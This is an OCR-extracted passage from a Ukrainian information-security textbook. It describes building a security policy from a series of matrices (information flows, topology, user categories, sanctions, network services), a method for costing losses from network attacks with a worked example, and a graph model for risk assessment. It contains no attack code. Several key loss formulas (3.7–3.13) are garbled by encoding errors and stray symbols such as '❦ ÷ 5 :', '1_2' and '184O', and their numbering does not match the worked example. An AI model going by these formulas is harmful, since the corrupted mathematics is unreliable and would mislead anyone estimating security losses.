


Рис. 3.4. **ОШС підприємства**

2. На підставі Сх1 будується *перша* матриця інформаційних потоків ($М_{ип}$) і вузлів електронної обробки, що прив'язується до топологічної схеми мережі (табл. 3.2).

Таблиця 3.2

Матриця інформаційних потоків ($М_{ип}$) і вузлів електронної обробки

№ вузла / № вузла	Вузол № 1	Вузол № 2	…….	Вузол № n

№ вузла / № вузла	Вузол № 1	Вузол № 2	…….	Вузол № n
Вузол № 1	Обробка документів	…….	…….	Доповідь начальникові
Вузол № 2	…….	…….	…….	…….
…….	…….	Обробка документів	…….	…….
Вузол № n	Доповідь начальникові	…….	…….	…….

3. На підставі матриці $М_{ип}$ робиться *друга* матриця, що описує топологічний зв'язок ($М_{тс}$) об'єктів і суб'єктів (фізичне з'єднання, реальне розташування вузлів, вікон, дверей, розташування робочих місць, габарити). Виноситься в додаток із грифом. При цьому вказується все використовуване мережне комунікаційне устаткування (рис. 3.5).




Рис. 3.5. **Матриця топологічного зв’язку**

4. *Третя* матриця створюється на 1-му етапі й називається матриця категорування типів інформації – $М_{ки}$. Це двовимірна матриця, де по одній осі вказуються всі типи інформації (комерційна, службова й ін.), по іншій – об'єкти, співробітники (табл. 3.3).

Таблиця 3.3

Матриця категорування типів інформації

Користувач / Категорія інформації	Іванов С. В.	Петров С.В.	…….	Кавун С.В.
Службова	+	**-**	+	+
Комерційна	**-**	**-**	**-**	+
…….	**…….**	+	**-**	**-**
Ел. пошта	+	**-**	**-**	+

5. На матриці $М_{тс}$ із використанням даних матриці $М_{ки}$ вказуються напрямки й обсяги переданої категорованої інформації.

6. Потім формується *четверта* матриця – матриця приналежності завдання ($М_п$) до відповідної категорії користувачів (табл. 3.4).

Таблиця 3.4

Матриця приналежності завдання ($М_п$) до відповідної категорії користувачів

Категорії завдань	**КАТЕГОРІЇ КОРИСТУВАЧІВ**						
	I	**II**	**III**		**I**	**II**	**III**
	Директор	**Заст. директора**	**Навчальна частина**	**Менеджери**	**Адміністратори**	**ІТ-викладачі**	**Студенти**
1	2	3	4	5	6	7	8
Складання договорів		✓					
Висновок договорів	✓			✓			
Контроль договорів	✓						
Адміністрування					✓	✓	
Закупівля й установка спеціалізованого ПЗ		✓			✓		
Розробка й заповнення навчальної документації й матеріалів			✓	✓			

Закінчення табл. 3.4

1	2	3	4	5	6	7	8
Контроль за заповненням навчальної документації й матеріалів		✓					
Підготовка звітної документації			✓	✓			
Контроль звітної документації	✓	✓					
Проведення калькуляцій і записів			✓	✓			
Контроль калькуляцій і записів		✓			✓		
Проведення занять						✓	
Виконання практичних завдань							✓

7. Далі формуємо перелік категорій співробітників і типових завдань (відправлення електронної пошти, створення документів) у вигляді *п'ятих* і *шостих* незалежних матриць – $М_{кс}$ і $М_{тз}$ (табл. 3.5).

Таблиця 3.5

Матриці $М_{кс}$ і $М_{тз}$

Матриця $М_{кс}$		Матриця $М_{тз}$
Категорії співробітників		**Перелік типових завдань**
Користувач		Складання звіту
Адміністратор		Уведення даних
……		**……**
Менеджер		Печатка

8. Для кожної категорії користувачів підприємства визначаються наступні параметри й характеристики:

а) права доступу й інші права за узгодженням з юристом і профспілкою;

б) посадові обов'язки за узгодженням з юристом і керівництвом підприємства.

в) за узгодженням із керівництвом визначається рівень застосовуваних до користувачів санкцій, перелік яких заздалегідь визначений у *сьомій* матриці – M_c (табл. 3.6).

Таблиця 3.6

Перелік санкцій

№ з/п	Вид порушення	Тип санкції
1	Несанкціоноване копіювання або поширення інформації	Штраф у розмірі до 1000 грн.
…	……...	……
n	Неправильне використання паролів	Штраф у розмірі до 500 грн.

9. Окремим списком також уводиться перелік заохочень у вигляді *восьмої* матриці ($M_{пщ}$) за аналогією.

10. Окремим списком у вигляді *дев'ятої* матриці вводиться перелік сервісів у мережі – $M_{ср}$. Під кожний тип сервісу докладно описується його організація, переваги й недоліки у вигляді можливостей, мета використання (табл. 3.7).

Таблиця 3.7

Перелік сервісів у мережі

№ з/п	Тип сервісу	Опис
1	Електронна пошта	Засіб обміну повідомленнями з будь-яким вузлом у будь-якій мережі, реалізується спеціальним сервером і управляється адміністратором, для використання надається адреса
…	…….....	……
n	Архівування	Процес збереження даних з використанням стиснення для тривалого зберігання й резервування, використовується в основному для запобігання втрати даних

11. *Десята* матриця $M_{су}$ – відповідність типів сервісу на вузлах мережі.

12. Окремим документом із твердженням створюється список користувачів із числа співробітників із зазначенням їхніх робочих місць, посади, часу роботи на комп'ютері у вигляді *одинадцятої* матриці. На підставі матриць $M_{кс}$ і $M_{ср}$ докладно (із посиланням на тип покарання або рівень відповідальності) описуються обов'язки користувача на робочому місці при роботі з тим або іншим сервісом із зазначенням рівня безпеки, перелік яких визначається в матриці $M_{уб}$. Рівні ризику при цьому описуються детально (табл. 3.8).

Таблиця 3.8

Рівні ризику

№ з/п	Рівні безпеки	Опис
1	Низький	
…	…..	
n	Особливий	

13. Далі визначається організація діяльності користувача на робочих місцях. При цьому використовують або висхідний опис – від рядового користувача до директора, або спадне – навпаки.

Таким чином, пропонована методика дозволить адміністраторам і начальникам відділів безпеки підвищити рівень розробки й ефективність використання політики безпеки компанії для забезпечення цілісності й надійності різних категорій інформації й самої системи в цілому.

3.4. Методи оцінки втрат

Відповідальність за ІБ організації несе її керівник, що делегує цю відповідальність одному з менеджерів. Звичайно, ці функції виконує директор із ІБ (CISO) або директор із безпеки (CSO), іноді директор інформаційної служби (CIO).

Припустимо, що виникла необхідність у розробці та використанні політики ІБ [93] в організації. Тому необхідно враховувати наступні рекомендації:

1) витрати на забезпечення ІБ не повинні перевищувати вартості об'єкта, що захищається, або величину збитку, що може бути нанесений внаслідок атаки на об’єкт, що захищається;

2) необхідно визначити розмір такого збитку.

На підставі досліджень пропонується модифікована методика оцінки нанесеного збитку [92], що деталізована до реальних показників. При цьому використовуються наступні положення:

1. Законодавчо в Україні встановлений 40-годинний робочий тиждень (ст. 50 Кодексу законів про працю України); на місяць – 24 робочих днів або 192 години; за рік – 46±1 робочий тиждень або 1840±40 годин (ст. 75 Кодексу законів про працю України).

2. Атаки (зовнішні або внутрішні) ведуться в основному на один або кілька вузлів у комп'ютерній мережі (КМ), але однаково в підсумку страждають кінцеві вузли КМ.

3. Час, який затрачується на відновлення серверу в 3 рази більший відповідного часу, що відводиться на відновлення робочої станції (РС).

4. Час, що затрачується для роботи з вузлом, який виступає мережним устаткуванням дорівнює 0, оскільки для останнього виконується звичайна заміна. А ремонт і відновлення виконуються після проведення всіх відбудовних робіт із РС і серверами (основне завдання – приведення КМ у працездатний стан за мінімальний час).

Нехай маємо наступні вихідні дані:

1. Кількість РС, які піддалися атаці – **N**.
2. Кількість серверів, які піддалися атаці – **S**.
3. Час бездіяльності і-го вузла (сервера або РС) внаслідок атаки, $t_i^{Б}$ (годин); у складові цього часу входять: тривалість впливу атакуючого на КМ (більшість сучасних атак мають тривалість до декількох хвилин), тривалість простою вузла в результаті наслідків атаки до настання можливості проведення реабілітаційних дій.
4. Час відновлення і-го вузла (сервера або РС) після атаки, $t_i^{В}$ (годин), залежить від багатьох факторів і може включати наступні дії: переустановка операційної системи (ОС), наприклад, з «нуля», з образу, «поверх», установка й настроювання драйверів системи (відсутній, якщо переустановка виконується з образу), настроювання ОС (відсутній, якщо переустановка виконується з образу), установка необхідного ПО (відсутній, якщо переустановка виконується з образа).
5. Час, що затрачається на відновлення втраченої інформації на і-му вузлі (сервері або РС), $t_i^{ВИ}$ (годин); якщо відновлення інформації в принципі неможливо, то $t_i^{ВИ} \to \infty$; залежить від багатьох факторів і може включати наступні дії: визначення (пошук) обсягу інформації для відновлення, пошук дублікатів даної інформації, перезапис інформації в

системі, використання спеціальних програмних засобів для відновлення інформації.

Графічно послідовність подій на і-му вузлі з моменту початку проведення атаки виглядає як показано на рис. 3.6.




Рис. 3.6. **Діаграма послідовності часів і-го вузла**

6. Середня зарплата адміністратора (оскільки саме адміністратор виконує всі операції з виявлення атак і усунення їхніх наслідків) або фахівців з ІБ, що беруть участь у процесі відновлення, $z_i^{СИБ}$ (грн. на місяць).

7. Середня зарплата співробітника атакованого вузла, $z_i^{С}$ (грн. на місяць).

8. Економічний ефект від діяльності атакованого і-го вузла з урахуванням віддачі співробітників, що працюють на цьому вузлі, b_i (грн. за рік). Тут також варто відрізняти економічний ефект від роботи РС і сервера. У середньому економічний ефект роботи сервера в 2 рази вище ефекту від роботи РС.

9. Час, який затрачається на заміну мережного устаткування або запасних частин, $t^{ЗЧ}$ (годин). Для і-го вузла час $t^{ЗЧ}$ може дорівнювати 0, якщо цей вузол не має потреби ні в якому мережному устаткуванні або запасних частинах для заміни.

10. Середня вартість виконуваних робіт із заміни мережного устаткування або запасних частин, $\mathbf{C_{Зч}}$ (грн. за годину).

11. Сумарні грошові витрати на ремонт і відновлення мережного устаткування або запасних частин, $\mathbf{Z_{РВ}}$ (грн.); виконується після проведення всіх попередніх заходів і тривалість, при цьому, не має значення.

У підсумку одержуємо наступні вирази.

1. $\mathbf{S + N = } O^{ПР}$, де $O^{ПР}$ – загальна кількість атакованих вузлів на підприємстві.

2. Сумарний час простою (бездіяльності) КМ із $O^{ПР}$ вузлів за весь період – $T_{КС}$ (годин) складе

$$T_{\hat{E}\tilde{N}} = \sum_{i=1}^{O^{\ddot{I}\eth}} t_i^{\acute{A}} \quad . \tag{3.7}$$

1. Сумарний час відновлення КМ із $O^{ПР}$ вузлів – $\boldsymbol{T_B}$ (годин)

$$T_{\hat{A}} = \sum_{i=1}^{N} t_i^{\hat{A}} + 3\sum_{j=1}^{S} t_j^{\hat{A}} \quad , \tag{3.8}$$

де $\boldsymbol{t_j^B}$ – час відновлення j-го сервера.

2. Сумарний час відновлення загубленої інформації на $O^{ПР}$ вузлах – $\boldsymbol{T_{ВИ}}$ (годин) складе

$$T_{\hat{A}\dot{E}} = \hat{I}\sum_{i=1}^{\ddot{I}\eth} t_i^{\hat{A}\dot{E}} \quad . \tag{3.9}$$

3. Сумарні грошові витрати всіх **K** фахівців з ІБ за годину, задіяних в усуненні наслідків атаки – $\boldsymbol{Z_{СИБ}}$. Крім того, у цьому процесі можуть брати участь і **X** зовнішніх експертів, оплата яких в 2–5 разів вище оплати штатних фахівців. Усі фахівці з ІБ і експерти працюють одночасно, тому що визначальним фактором є мінімізація часу повернення працездатного стану КМ, отже, облік грошових витрат на їхню роботу повинен також виконуватися одночасно:

$$\sum (T_{KC} + T_B + T_{BИ} + t^{ЗЧ}) = \mathrm{T} \rightarrow \min, \tag{3.10}$$

тоді

$$Z_{\tilde{N}\dot{E}\acute{A}} = \frac{1}{192}\left(\sum_{i=1}^{K} Z_i^{\tilde{N}\dot{E}\acute{A}} + \text{❦} \div 5 \text{:} \sum_{j=1}^{X} Z_j^{\tilde{N}\dot{E}\acute{A}}\right) . \tag{3.11}$$

4. Сумарні витрати на заробітну плату всіх $\boldsymbol{M}$ співробітників за годину, що працюють (тому що вони працюють не одночасно, а послідовно) за атакованим вузлом – $\boldsymbol{Z_C}$. Як правило, вважається, що за одним вузлом працює один співробітник (у більшості випадків).

$$M = \left[\frac{T}{1\_2}\right] + 1 \quad ,$$

$$Z_{\tilde{N}} = \frac{1}{T} \cdot \sum_{i=1}^{M} Z_i^{\tilde{N}} \quad . \tag{3.12}$$

Можна, звичайно, звести до нуля грошові витрати (зарплату) для них. У цьому випадку повинна бути використана погодинна оплата співробітників.

5. Сумарний економічний ефект від діяльності всіх атакованих вузлів – $\boldsymbol{Z_{ЭВ}}$ за час **T** складе

$$Z_{\acute{y}\hat{A}} = \frac{1}{184O}\left(\sum_{i=1}^{N} b_i + 2\cdot\sum_{j=1}^{S} b_j\right)\cdot T \quad , \qquad (3.13)$$

де b_j – економічний ефект від діяльності атакованого j-го сервера.

6. Сумарні грошові витрати на заміну мережного устаткування або запасних частин – $Z_{ЗЧ}$ складуть

$$Z_{ЗЧ} = C_{ЗЧ} \cdot t^{ЗЧ}. \qquad (3.14)$$

7. Формули 3.10 – 3.13 визначають проміжні грошові витрати, що виникають в організації в результаті атаки за час **T**, обумовлене виразами 3.6 – 3.9.

8. Таким чином, сумарні грошові витрати простою КМ організації (втрати, збиток) у результаті атаки – $Z_{\sum}$ за весь період часу **T** складуть

$$Z_{\sum} = Z_{ЭВ} + Z_{ЗЧ} + (Z_{СИБ} + Z_{С} + Z_{РВ})\ T. \qquad (3.15)$$

Нагадаємо, що дані розрахунки наведені для однієї атаки. При здійсненні **Y** (маємо на увазі, що атаки однакові за наслідками, інакше, розрахунки повинні вестися для кожної атаки окремо) атак зі своїми коефіцієнтами складності L_i для сумарних грошових витрат простою КМ організації одержимо наступне вираження

$$Z = \sum_{i=1}^{Y} L_i \cdot Z_{\sum}^{i} \quad . \qquad (3.16)$$

Коефіцієнти складності L_i визначаються фахівцями з ІБ експертним шляхом.

Приклад

Організація із чисельністю співробітників – 50 (середня організація). Кількість PC, що піддалися атаці – **N=11** (два відділи, два сегменти). Кількість серверів, що піддалися атаці – **S=2** (один центральний і один допоміжний сервер – друку, поштовий, файловий або резервний). Час бездіяльності і-го вузла (сервера або PC) внаслідок атаки, $t_i^{Б}$ **= 5 годин**. Час відновлення і-го вузла (сервера або PC) після атаки, $t_i^{В}$ **= 16 годин** (2 робочих дня). Час, що затрачується на відновлення втраченої інформації на і-му вузлі (сервері або PC), $t_i^{ВИ}$ **= 28 годин** (3,5 робочих дня). Середня зарплата адміністратора $z_i^{СИБ}$ **= 1500** грн. Кількість фахівців, що брали участь у відновленні **K=2** (адміністратор і його помічник). Кількість зовнішніх експертів **X=0** (відновлення здійснювалося власними силами). Середня зарплата

співробітника атакованого вузла, z_i^C **= 1200** грн. Середня економічна вигода від діяльності атакованого і-го вузла з урахуванням віддачі співробітників, що працюють на цьому вузлі, b_i **= 5000** грн. Час, який витрачається на заміну мережного устаткування або запасних частин, $t^{ЗЧ}$ **= 1** година (оскільки це тільки заміна). Середня вартість виконуваних робіт із заміни мережного устаткування або запасних частин, $C_{ЗЧ}$ **= 120** грн. (це оплата праці фахівці сторонніх фірм). Вартість ремонту й відновлення мережного устаткування або запасних частин, $Z_{РВ}$ **= 0** грн. (після атаки все устаткування або працювало, або його просто замінили на нове – зробили «апгрейд»). Атаки здійснюються однотипні, тому коефіцієнти складності однакові – приймаємо L**=1**. Кількість атак за рік, **Y=7**. Всі атаки за характером наслідків однакові.

Рішення

1. Загальна кількість атакованих вузлів на підприємстві, $O^{ПР}$ **= 13**.

2. Сумарний час простою (бездіяльності) КМ (3.6), $T_{КС}$ **= 65 годин**.

3. Сумарний час відновлення КМ (3.7), $T_В$ **= 272 години**.

4. Сумарний час відновлення загубленої інформації (3.8), $T_{ВИ}$ **= = 364 години**.

5. Сумарний час, що відводиться на повне обслуговування і-го вузла (3.9), **T = 702 години.**

6. Сумарні грошові витрати на оплату послуг фахівців з ІБ за годину, задіяних в усуненні наслідків атаки (3.10), $Z_{СИБ}$ **= 15,625 грн**.

7. Кількість співробітників, що працюють за атакованим вузлом, **M = 4.**

8. Сумарні витрати на заробітну плату за годину співробітників, що працюють за атакованим вузлом (3.11), $Z_С$ **= 6,84 грн**.

9. Сумарний економічний ефект за час **T** від діяльності всіх атакованих вузлів (3.12), $Z_{ЭВ}$ **= 28 614,13 грн**.

10. Сумарні грошові витрати на заміну мережного устаткування або запасних частин (3.13), $Z_{ЗЧ}$ **= 120 грн.**

11. Сумарні грошові витрати за час **T**, викликані простоєм КМ підприємства (втрати, збиток) у результаті однієї атаки (3.14), Z_Σ **= = 44 504,56 грн.**

12. Сумарні грошові витрати простою КМ організації (втрати) у

результаті всіх атак (3.15) – при цьому оскільки атаки однотипні, тому $Z = Z^i_{\sum}$, **Z = 311 531,92 грн.**

У підсумку організація може втратити навіть третину млн. грн. у результаті мережних атак на її ресурси протягом року.

Таким чином, пропонована методика допоможе оцінити реальні грошові витрати, що виникають внаслідок кількаразових атак на ресурси фірми, а також підкаже які засоби ІБ необхідно використовувати, виходячи з вартості розрахованих витрат.

3.5. Методи оцінки ризиків

3.5.1. Оцінка ризиків для інформаційних ресурсів

На етапі аналізу ризиків визначається можливість *зазнати збитків* внаслідок порушення режиму ІБ, деталізуються характеристики (або складові) ризиків для інформаційних ресурсів і технологій. Результати аналізу використовуються у процесі вибору засобів захисту, оцінки ефективності існуючих і розроблюваних підсистем ІБ.

Під *управлінням ризиками* розуміється процес ідентифікації і зменшення ризиків, які можуть впливати на інформаційну систему (або ОІД).

Концепції аналізу й управління ризиками були запропоновані багатьма великими організаціями, що займаються проблемами ІБ. Першою спробою в цій сфері став британський стандарт BS 7799 «Практичні правила управління інформаційною безпекою» (1995), в якому узагальнений досвід забезпечення режиму ІБ в інформаційних системах різного профілю. Цей стандарт послужив основою для розробки нового стандарту ISO 17799, який був прийнятий наприкінці 2000 р.

Існують аналогічні стандарти різних організацій і відомств, зокрема, німецький стандарт BSI [140]. Зміст цих документів в основному відноситься до етапу аналізу ризиків, на якому визначаються загрози безпеки і вразливості інформаційних ресурсів, уточнюються вимоги до режиму ІБ.

Один із методів визначення ризиків для ОІД може бути наступним. Модель існуючої системи захисту інформації та дії загроз на множину об'єктів захисту (персонал, ПЗ, носії інформації) і існуючої системи захисту інформації може бути представлена за допомогою п'ятичасткового вершинно- й реброво-зваженого графа, зображеного на рис. 3.7.

Вершини графа утворюють п'ять векторів-стовпців S, A, V, C і R,

де: $R(r_1, r_2, \ldots, r_{N2})$ – вектор-стовпець вагових коефіцієнтів об'єктів захисту, які виражають величини вартості збитків для кожного об'єкта захисту;

$A(a_1, a_2, \ldots, a_M)$ – одиничний вектор-стовпець *M* ідентифікованих загроз для всіх об'єктів захисту ($a_i = 1$). Кожна загроза позначається відповідним a_i;

$S(s_1, s_2, \ldots, s_L)$ – вектор-стовпець вагових коефіцієнтів джерел загроз, які виражають ступінь небезпеки кожного виявленого джерела загроз. Значення вагових коефіцієнтів лежать у діапазоні від 0 (немає небезпеки) до 1 (максимальний ступінь небезпеки);

$V(v_1, v_2, \ldots, v_L)$ – вектор-стовпець вагових коефіцієнтів уразливостей об'єктів захисту, які виражають ступінь небезпеки кожної виявленої вразливості об'єкта захисту. Значення вагових коефіцієнтів лежать у діапазоні від 0 (не небезпечна) до 1 (максимальний ступінь небезпеки);

$C(c_1, c_2, \ldots, c_K)$ – вектор-стовпець ваг системи захисту інформації (СЗІ), в якому коефіцієнти $c_1, c_2, \ldots, c_K$ визначають витрати ресурсів (вартість) на відповідні елементи СЗІ.




Рис. 3.7. **Модель системи захисту інформації та дії загроз на множину об'єктів захисту**

Множину дуг графа, зображеного на рис. 3.7, можна представити у вигляді наступних матриць суміжності:

SA – бінарна прямокутна матриця розмірності L × M (L – кількість джерел загроз, M – кількість загроз), що описує простір виникнення загроз з їх джерел, причому кожен елемент матриці sa_{lm} приймає значення 0 або 1 залежно від факту генерації *l*-м джерелом *m*-ої загрози;

AV – бінарна прямокутна матриця розмірності M × P (M – кількість загроз, P – кількість виявлених уразливостей об'єктів захисту), що описує простір реалізації загроз через вразливості об'єктів захисту, причому

кожен елемент матриці av_{mp} приймає значення 0 або 1 залежно від факту реалізації *m*-ї загрози через *p*-у вразливість об'єктів захисту;

VR – бінарна прямокутна матриця розмірності P × N (P – кількість виявлених уразливостей об'єктів захисту, N – кількість об'єктів захисту), що описує простір відповідності уразливостей об'єктам захисту, причому кожен елемент матриці vr_{pn} приймає значення 0 або 1 залежно від факту наявності *p*-ої вразливості у *n*-го об'єкта захисту;

